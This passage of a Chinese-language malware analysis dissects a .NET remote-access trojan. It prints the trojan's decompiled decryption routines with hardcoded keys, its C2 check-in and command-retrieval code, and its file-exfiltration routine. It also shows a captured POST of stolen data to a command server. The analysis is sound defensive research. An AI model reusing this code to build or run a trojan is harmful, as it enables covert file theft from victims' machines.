                num = (int)(array2[j] + array[i] + array3[i]);
            }
            if (num > 255)
            {
                num -= 255;
            }
            if (num > 255)
            {
                num -= 255;
            }
            array2[j] = (byte)num;
        }
    }
    return array2;
}
```

FerulaE函数代码截图如下：




```
public static byte[] FerulaE(byte[] pwd, byte[] data)
{
    int[] array = new int[256];
    int[] array2 = new int[256];
    byte[] array3 = new byte[data.Length];
    int i;
    for (i = 0; i < 256; i++)
    {
        array[i] = (int)pwd[i % pwd.Length];
        array2[i] = i;
    }
    int num;
    for (i = (num = 0); i < 256; i++)
    {
        num = (num + array2[i] + array[i]) % 256;
        int num2 = array2[i];
        array2[i] = array2[num];
        array2[num] = num2;
    }
    int num3;
    num = (num3 = (i = 0));
    while (i < data.Length)
    {
        num3++;
        num3 %= 256;
        num += array2[num3];
        num %= 256;
        int num2 = array2[num3];
        array2[num3] = array2[num];
        array2[num] = num2;
        int num4 = array2[(array2[num3] + array2[num]) % 256]
        array3[i] = (byte)((int)data[i] ^ num4);
        i++;
    }
    return array3;
}
```

自定义解密算法

梳理自定义解密算法逻辑如下：


- 调用Charm函数对数据进行自定义解密
    - 对加密数据进行Base64解码
    - 调用FerulaD函数对数据进行解密，密钥为：`+_I-I3 |<||\\|9 |5 |3/-\\c|<`（FerulaD底层也是调用FerulaE函数）
    - 调用Revelio函数对数据进行解密，密钥为：`0|\\|3 |>|3c3`
- 对数据进行Base64解码
- 调用xop函数对数据异或解密

Charm函数代码截图如下：




```
public string Charm(string qwe)
{
    char[] chars = new char[]
    {
        '+',
        '_',
        'I',
        '-',
        'I',
        '3',
        ' ',
        '|',
        '<',
        '|',
        '|',
        '\\',
        '|',
        '9',
        ' ',
        '|',
        '5',
        ' ',
        '|',
        '3',
        '/',
        '-',
        '\\',
        'c',
        '|',
        '<'
    };
    return Encoding.UTF8.GetString(Scourgify.Revelio(Scourgify.FerulaD(Encoding.UTF8.GetBytes(chars), Convert.FromBase64String(qwe))));
}
```

FerulaD函数代码截图如下：




```
public static byte[] FerulaD(byte[] pwd, byte[] data)
{
    return Scourgify.FerulaE(pwd, data);
}
```

Revelio函数代码截图如下：



```
public static byte[] Revelio(byte[] chel)
{
    char[] chars = new char[]
    {
        '0',
        '|',
        '\\',
        '|',
        '3',
        ' ',
        '|',
        '>',
        '|',
        '3',
        'c',
        '3'
    };
    byte[] array = Scourgify.Geminio(Encoding.UTF8.GetBytes(chars));
    byte[] array2 = new byte[chel.Length];
    byte[] array3 = array;
    Array.Sort<byte>(array3);
    Array.Reverse(array3);
    for (int i = 0; i < array.Length; i++)
    {
        for (int j = 0; j < chel.Length; j++)
        {
            int num;
            if (i == 0)
            {
                num = (int)(chel[j] - array[i] - array3[i]);
            }
            else
            {
                num = (int)(array2[j] - array[i] - array3[i]);
            }
            if (num < 0)
            {
                num += 255;
            }
            if (num < 0)
            {
                num += 255;
            }
            array2[j] = (byte)num;
        }
    }
    return array2;
```

xop函数代码截图如下：




```
string encodedString = scourgify.Charm(qwe);
string text = this.b64D(encodedString);
result = this.xop(text, accio.xkey);
```

程序逻辑BUG

异或密钥未发挥作用


通过分析，发现此样本其实在第一次上线时，即会从控制端接收一段数据用作后续的异或算法密钥，但由于代码逻辑原因，导致此密钥未发挥作用。

第一次上线接收异或密钥的代码截图如下：



```
public void fStage(Accio acc, WebClient wb)
{
    if (Program.erctr < 20)
    {
        this._sid(acc);
        string str = this.lo.Protean(this.b64E(this.xop(acc.Cid, "eOvstoxSBbZGWsTtknc")));
        wb.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
        try
        {
            string uniqid = acc.uniqid;
            string data = "sosid=" + str + "&aryyr=bhiii&slid=" + uniqid;
            ServicePointManager.ServerCertificateValidationCallback = ((object sender, X509Cer
            string encodedString = wb.UploadString(new string(Program.muri), data);
            acc.xkey = this.xop11(this.b64D(encodedString), new string(Program.keyt));
            Program.erctr = 0;
            this.SStage(acc, wb);
            return;
```

后续接收远控指令时调用异或解密算法代码截图如下：




```
public string _getCommand(string uri, string pap, WebClient web, Accio accio)
{
    Scourgify scourgify = new Scourgify();
    string result;
    try
    {
        web.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
        Program.cumm = web.UploadString(uri, "sltrg=" + pap);
        string qwe = Regex.Replace(Program.cumm, "^\\s+$[\\r\\n]*", string.Empty, RegexOptions.Multiline);
        string encodedString = scourgify.Charm(qwe);
        string text = this.b64D(encodedString);
        result = this.xop(text, accio.xkey);
    }
```

进一步剖析，发现：

- xop函数实际上并未使用key参数对text参数进行异或加密
- xop11函数会使用key参数对text参数进行异或加密，但仅在第一次上线解密接收数据时使用过

相关代码截图如下：




```
public string xop(string text, string key)
{
    return text;
}

// Token: 0x0600002D RID: 45 RVA: 0x00003F24 File Offset: 0x00002124
public string xop11(string text, string key)
{
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < text.Length; i++)
    {
        stringBuilder.Append(text[i] ^ key[i % key.Length]);
    }
    return stringBuilder.ToString();
}
```

压缩上传文件时，压缩文件大小比原始文件大小大很多

在使用download指令从被控端下载指定文件时，笔者发现了一个比较有趣的地方，应该是远控木马开发人员开发程序时没有认真测试过传输文件吧......导致文件压缩后的文件比原始文件大挺多，具体情况如下：


远控指令：`download C:\Users\admin\Desktop\111.txt`

被控端指定文件大小为20字节，截图如下：




```
111.txt ×
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 74 65 73 74 74 65 73 74 74 65 73 74 74 65 73 74   testtesttesttest
0010h: 74 65 73 74                                       test
```

远控木马通信传输的文件大小为1864381字节，截图如下：



```
POST /bIHTfcVHegEoMrv/WCcod7JY3zwUpDH.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: jiansmst.info
Content-Length: 1864381
Expect: 100-continue


HTTP/1.1 100 Continue


syst=khjop&sosid=Z3FzXIup78/ZS1H1dgaQl9d/yOqjJnyOmk3cdXHEQi6dflH4YxJEDRzeZb5bV5UaIRjtOg==&nmef=C:\Users\admin\AppData\Local\Temp\NcfOJhbbyrreXbPUVHq_HGl0ZvbjjaWmUiK0Azrxqa0p4rHbMgPe7TDEOg%3d%3d_111.txt_f1y14K
Eql0KyuYtrBp8KdA.zip&dta=HQERD5jR7NPOJjmgYVyepahYjOzYSAPYjSDAPmbaLGOKT03SdFlUPh7eabxaPZ0JRBigJXRZCnZI5nHtEEVp8mBn7TC0ydh1W6DdAtRbuktnxQVvi5NB3EeGFTm8I9vyQCGwhP+1YDgUhE25xFOXapjmcub42N6iOtI58E1pSsONEJhDCw/zhjw
atYj97oCcU1e5TONF8vV24t3nSJLKWhMg0dYST8BBliEhpGS/nHl5XVv+sVs8pZ/kX4K1qa24PT85fEhVXOroTn6wqiE3ATdQrXmJ829JjauBcXGzg2KFkltn+vqYlPHQbdbjl0NHpmCwbvWuUR+9015seiwZGvQGbqKKfyZf+VlxNyD9JekWv7wC2OIMAmhLNk5LNFlmYvq3oWW
I65db4vtVHcZ8CEt8IA3P9qZiyXpJy/BBoyBhALqjFL2x8Wc/IqR2Izp0d8uUsGzmNQ3p1GlutU8j6Kg3YSwpXv2mj+KRirSYFmT5U4FF2fUYSknxdU9p5Zh3gx8TN1FL4zHlo+ieVvEFquKe62/OcAr91sSXjVVaf7vkGMQw27QcfeS3R/fe0PR48pMgl0qtrCqv2IVYpAZXaxG
Pe1c8K/kwyPEmEXV49zg0OTPPx13/rVyl1b59Z4RsApH3wcJZQbx3uQma//orX+mv4vm3E5y8I69mxvEDklI3iXBKjYN4ghAYkEC5BkGJmRyK323FNEW4wkaz9VE+fisgkKT/HlgwVBIFP4dpopU8RvEhLef7Z7FyRPNMtmJfNTJRUEFr1yUdy0mUN4nMSq0BgjlUV5ZQvo+evDu
7XiT2Ixj4wlC91FFRiJcFYgG1acAJlaCHF7uGhh48uhd5IHywYahueMynNOZYVAJE9G0ri4qfnk+QmEgscNPo0vcShIDEqAFqKVkppPnptizJqPbLOmSnI0MYaiHEGxruTb60Fzw2fku+40Z3AzIzZqwA4giso7ZyqHnpz/Ksm0XH0W0hL9V556rtPfkVEpjakk2Rzq0oJ3HY7O3
fLGj8IqY2gn8qvGY3OJ8yy2j7m6gu0jPgWmpQlWFkQE/m6n/SlVgdN/nijc8IDdrMyjRfEaqXEMVHskENPHo1rnXM+f7Ii7roxikEmHhzS3mZzWefAjYNL681XhVT+WJj155Tjjtz+tVBGGTAV7lKgtRvB7jLGhnAsfUMcjuf4y79JYeYLmjYMwCYP3QZlLIecqwYNaDAUSdP8aZ
```

解密还原的文件大小为1MB，远远大于原始文件大小，截图如下：



111.txt.bak 属性

常规 | 安全 | 详细信息 | 以前的版本

111.txt.bak

文件类型: BAK 文件 (.bak)
打开方式: 未知应用程序 更改(C)...
位置: C:\Users\admin\Desktop
大小: 1.00 MB (1,048,576 字节)
占用空间: 1.00 MB (1,048,576 字节)
创建时间: 2024年11月5日，22:19:14
修改时间: 2024年11月5日，22:19:12
访问时间: 2024年11月5日，22:29:06
属性: ☐只读(R) ☐隐藏(H) 高级(D)...

111.txt.bak - 2345好压

名称	大小	压缩后大小	类型	安全	修改时
..(上层目录)					
111.txt	1 KB	1 KB	文本文档		2024-


详细信息
111.txt.bak
BAK 文件
修改时间: 2024-11-05 22:19:12
大小: 1 MB

类型: ZIP, 解压后大小: 20, 压缩比: 40.00%　　总计 1 个文件 (20 字节)


尝试对其原理进行梳理，发现其代码逻辑为：

- 本地压缩原始文件，存放于%temp%目录；
- 初始化缓冲区大小`byte[] array = new byte[1048576]`，调用`bufferedStream.Read(array, 0, 1048576)`函数读取压缩后的文件内容；
- 加密载荷内容，发送数据；

相关代码截图如下：



```
ZipArchive zipArchive = ZipFile.Open(text2, ZipArchiveMode.Create);
zipArchive.CreateEntryFromFile(fileName, new FileInfo(fileName).Name, CompressionLevel.Optimal);
zipArchive.Dispose();
```




```
public string ufile(string fileName, Accio acc)
{
    if (this.fe(fileName) != "File Not Found")
    {
        Program.MyWebClient myWebClient = new Program.MyWebClient();
        byte[] array = new byte[1048576];
        string uniqid = acc.uniqid;
        using (FileStream fileStream = File.Open(fileName, FileMode.Open, FileAccess.Read))
        {
            using (BufferedStream bufferedStream = new BufferedStream(fileStream))
            {
                while (bufferedStream.Read(array, 0, 1048576) != 0)
                {
                    string data = string.Concat(new string[]
                    {
                        "syst=khjop&sosid=",
                        uniqid,
                        "&nmef=",
                        fileName,
                        "&dta=",
                        this.lo.Protean(Convert.ToBase64String(array)),
                        "&ghack=0"
                    });
                    myWebClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
                    Uri address = new Uri(new string(Program.muri), UriKind.Absolute);
                    myWebClient.UploadString(address, data);
                }
```

通过分析代码，发现此远控木马是通过分段传输的方式实现的文件传输，木马程序每次均会读取1048576字节大小数据，然后加密发送。

